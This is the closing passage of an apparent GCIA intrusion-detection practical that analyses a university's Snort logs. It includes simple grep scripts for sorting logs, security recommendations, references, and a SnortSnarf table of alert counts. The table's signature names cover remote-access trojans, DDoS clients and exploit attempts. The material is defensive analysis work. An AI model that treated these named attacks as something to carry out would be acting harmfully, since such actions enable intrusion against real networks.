To accomplish this, some scripts were written as well as massaging the data to ease the task. A list of hosts, ports by host, peer-to-peer hosts, and private net hosts were generated from the alert and scan logs employing a combination of the Unix commands: cat, awk with print subcommand, sed, sort, uniq, and shell operators. These lists

assisted in the inference of host profiles as well as analysis. The following scripts were created to help in extracting and correlating information from all three log types:

```
myhost# more extract.sh
grep " MY.NET.$1:" OOS.gcia > OOS_MY.NET.$1
grep " MY.NET.$1:" alert.gcia > alert_MY.NET.$1
grep " MY.NET.$1:" scans.gcia > scan_MY.NET.$1

myhost# more searchport.sh
echo "Search for port $1 in OOS_MY.NET.$2 log"
echo "================================"
grep ":$1" OOS_MY.NET.$2
echo "================================"
echo "Search for port $1 in alert_MY.NET.$2 log"
echo "================================"
grep ":$1" alert_MY.NET.$2
echo "================================"
echo "Search for port $1 in scan_MY.NET.$2 log"
echo "================================"
grep ":$1 " scan_MY.NET.$2

myhost# more count.sh
echo "Count of alerts for $1."
echo "======================"
grep " $1" alert.gcia | wc -l
echo "Count of scans for $1."
echo "======================"
grep " $1 " scans.gcia | wc -l
echo "Count of OOS for $1."
echo "======================"
grep " $1" OOS.gcia | wc -l
```

Final Thoughts

The preceding report was intended to provide University personnel with a clear overview of events dating from January 14th through 18th 2003 inclusively. The events analyzed and discussed indicate issues in the environment that should be addressed to mitigate possible compromise of University faculty's and/or student's rights to confidentiality, integrity, and availability. To demonstrate some areas of possible issue a list of high and medium severity events was provided to the University in addition to a list of hosts that were exhibiting abnormal behavior. With that said, it is recommended that the University conduct audits on systems to verify proper configuration, configuration meets minimum security specifications, and that no compromise has occurred. It is also recommended that the current environment be gauged against established security policies and appropriate countermeasures are implemented to mitigate future attacks. A periodic vulnerability scan of critical systems, and non-critical for that matter, is recommended to ensure that changes to systems and new systems implemented are not vulnerable to known exploits. This recommendation should follow the established security policies.

[End of Practical Part 3]

List of References

[1] Beardsley, Tod. "GIAC Intrusion Detection In Depth." May 8, 2002. GIAC Certified Intrusion Analysts (GCIA).
URL: http://www.giac.org/practical/Tod_Beardsley_GCIA.doc

[2] CVE Vulnerability Database. CVE Version: 20010918.
URL: http://cve.mitre.org/

[3] Dshield Project. "IP Info."
URL: http://www.dshield.org/ipinfo.php?ip=193.41.181.254&Submit=Submit

[4] Dshield Project. "IP Info."
URL: http://www.dshield.org/ipinfo.php?ip=133.11.36.54&Submit=Submit

[5] Dshield Project. "IP Info."
URL: http://www.dshield.org/ipinfo.php?ip=80.198.32.196&Submit=Submit

[6] Dshield Project. "IP Info."
URL:
http://www.dshield.org/ipinfo.php?PHPSESSID=991f6518b4af035be6e62420addfb5cb&ip=35.10.87.70&Submit=Submit

[7] Dshield Project. "IP Info."
URL: http://www.dshield.org/ipinfo.php?ip=24.203.143.208&Submit=Submit

[8] eDonkey2000. "eDonkey2000 File Sharing." 02 Feb 2003.
URL: http://www.edonkey2000.com/index.html

[9] Ellis, Joe. "GIAC Intrusion Detection In Depth." May 14, 2002. GIAC Certified Intrusion Analysts (GCIA).
URL: http://www.giac.org/practical/Joe_Ellis_GCIA.doc

[10] F-Secure. "F-Secure Virus Description – Red Worm." Apr 2001.
URL: http://www.f-secure.com/v-descs/adore.shtml

[11] Haugness, K. . "GIAC Intrusion Detection In Depth." June 2002. GIAC Certified Intrusion Analysts (GCIA).
URL: http://www.giac.org/practical/kyle_haugness_gcia.zip

[12] Holstein, Kevin. "GIAC Intrusion Detection In Depth." GIAC Certified Intrusion Analysts (GCIA).
URL: http://www.giac.org/practical/Michael_Holstein_GCIA.doc

[13] IETF. "RFC1123." Oct 1989.
URL: http://www.cis.ohio-state.edu/cgi-bin/rfc/rfc1123.html

[14] Internet Aassigned Numbers Authority. "Assigned Ports List." Updated 31 Jan 2003.
URL: http://www.iana.org/assignments/port-numbers

[15] Internet Security Systems. "Queso Fingerprinting."
URL: http://www.iss.net/security_center/advice/Intrusions/2000321/default.htm

[16] Internet Storm Center. "Port Reports 6257." 02 Feb 2003.
URL: http://isc.incidents.org/port_details.html?port=6257 (Dec 2002 – Feb 2003)

[17] Neohapsis. "Re: [Snort-users] CGI Null Byte Attack."
URL: http://archives.neohapsis.com/archives/snort/2000-11/0244.html

[18] Privacy Software Corporation. "GateCrasher Internet Trojan Horse Program."
URL: http://www.nsclean.com/psc-gc.html (14 Dec 1998)

[19] Simovits. "Trojan Horse Port List." Updated 15 Oct 2002
URL: http://www.simovits.com/sve/nyhetsarkiv/1999/nyheter9902.html

[20] Snort_stat. Chen, Yen Ming. Version 1.15.2.6.
URL: http://www.snort.org/dl/contrib/data_analysis/snort_stat.pl

[21] Snortalog. Chartier, Jeremy. "SNORT Analyser Logs." Version 1.7.0.
URL: http://jeremy.chartier.free.fr/snortalog/

[22] SnortSnarf. "SnortSnarf Snort alert browser."
URL: http://www.silicondefense.com/software/snortsnarf/

[23] Timm, Kevin. "GIAC Intrusion Detection In Depth." March 2002. GIAC Certified Intrusion Analysts (GCIA).
URL: http://www.giac.org/practical/Kevin_Timm_GCIA.doc

[24] WinMX. "WinMX - the best way to share media)." 02 Feb 2003.
URL: http://www.winmx.com/

[End of References]

Appendix A – SnortSnarf Output

SnortSnarf start page
All Snort signatures
SnortSnarf v021111.1

234949 alerts found using input module SnortFileInput, with sources:

- ../../logs/joey/alert.0114_01182003.pruned

Earliest alert at **00:00:29**.115691 *on 01/14/2003*
Latest alert at **23:47:16**.782589 *on 01/18/2003*

Priority	Signature (click for sig info)	# Alerts	# Sources	# Dests	Detail link
N/A	High port 65535 tcp - possible Red Worm - traffic	100772	214	212	Summary
N/A	Watchlist 000220 IL-ISDNNET-990517	34738	77	99	Summary
N/A	SMB Name Wildcard	32785	1025	925	Summary
N/A	spp_http_decode: IIS Unicode attack detected	22683	503	702	Summary
N/A	TFTP - External UDP connection to internal tftp server	20727	6	2	Summary
N/A	High port 65535 udp - possible Red Worm - traffic	4204	152	142	Summary
N/A	spp_http_decode: CGI Null Byte attack detected	3570	54	89	Summary
N/A	Possible trojan server activity	2890	31	53	Summary
N/A	IDS552/web-iis_IIS ISAPI Overflow ida nosize [arachNIDS]	2141	1768	761	Summary
N/A	Watchlist 000222 NET-NCFC	1870	25	21	Summary
N/A	SUNRPC highport access!	1867	30	59	Summary
N/A	EXPLOIT x86 NOOP	1272	44	56	Summary
N/A	Queso fingerprint	1236	108	52	Summary

N/A	TCP SRC and DST outside network	861	20	37	Summary
N/A	Null scan!	546	38	33	Summary
N/A	Incomplete Packet Fragments Discarded	373	19	18	Summary
N/A	External POP to HelpDesk MY.NET.70.49	349	1	1	Summary
N/A	TFTP - External TCP connection to internal tftp server	313	86	91	Summary
N/A	External POP to HelpDesk MY.NET.70.50	276	1	1	Summary
N/A	ICMP SRC and DST outside network	232	6	7	Summary
N/A	IRC evil - running XDCC	188	5	10	Summary
N/A	External RPC call	169	2	76	Summary
N/A	SMB C access	167	107	16	Summary
N/A	NMAP TCP ping!	112	48	44	Summary
N/A	Port 55850 tcp - Possible myserver activity - ref. 010313-1	85	32	34	Summary
N/A	Port 55850 udp - Possible myserver activity - ref. 010313-1	70	12	11	Summary
N/A	EXPLOIT x86 setuid 0	66	45	33	Summary
N/A	TFTP - Internal TCP connection to external tftp server	58	3	3	Summary
N/A	EXPLOIT x86 setgid 0	49	39	30	Summary
N/A	TFTP - Internal UDP connection to external tftp server	48	8	9	Summary
N/A	External FTP to HelpDesk MY.NET.70.49	25	7	1	Summary
N/A	External FTP to HelpDesk MY.NET.70.50	24	5	1	Summary
N/A	Tiny Fragments - Possible Hostile Activity	23	8	6	Summary
N/A	EXPLOIT x86 NOPS	23	2	2	Summary
N/A	connect to 515 from outside	14	1	1	Summary
N/A	MY.NET.30.4 activity	13	9	1	Summary

N/A	PHF attempt	12	1	9	Summary
N/A	EXPLOIT NTPDX buffer overflow	10	4	4	Summary
N/A	Attempted Sun RPC high port access	8	4	5	Summary
N/A	DDOS shaft client to handler [arachNIDS]	7	1	1	Summary
N/A	RFB - Possible WinVNC - 010708-1	5	2	3	Summary
N/A	External FTP to HelpDesk MY.NET.83.197	5	3	1	Summary
N/A	EXPLOIT x86 stealth noop	3	3	3	Summary
N/A	SYN-FIN scan!	3	2	2	Summary
N/A	Probable NMAP fingerprint attempt	3	2	2	Summary
N/A	connect to 515 from inside	3	1	1	Summary
N/A	Fragmentation Overflow Attack	2	2	1	Summary
N/A	Back Orifice	1	1	1	Summary
N/A	FTP DoS ftpd globbing	1	1	1	Summary

SnortSnarf brought to you courtesy of Silicon Defense
Authors: Jim Hoagland and Stuart Staniford
See also the Snort Page by Marty Roesch
Page generated at Sun Feb 23 02:42:55 2003

[End of Appendix A]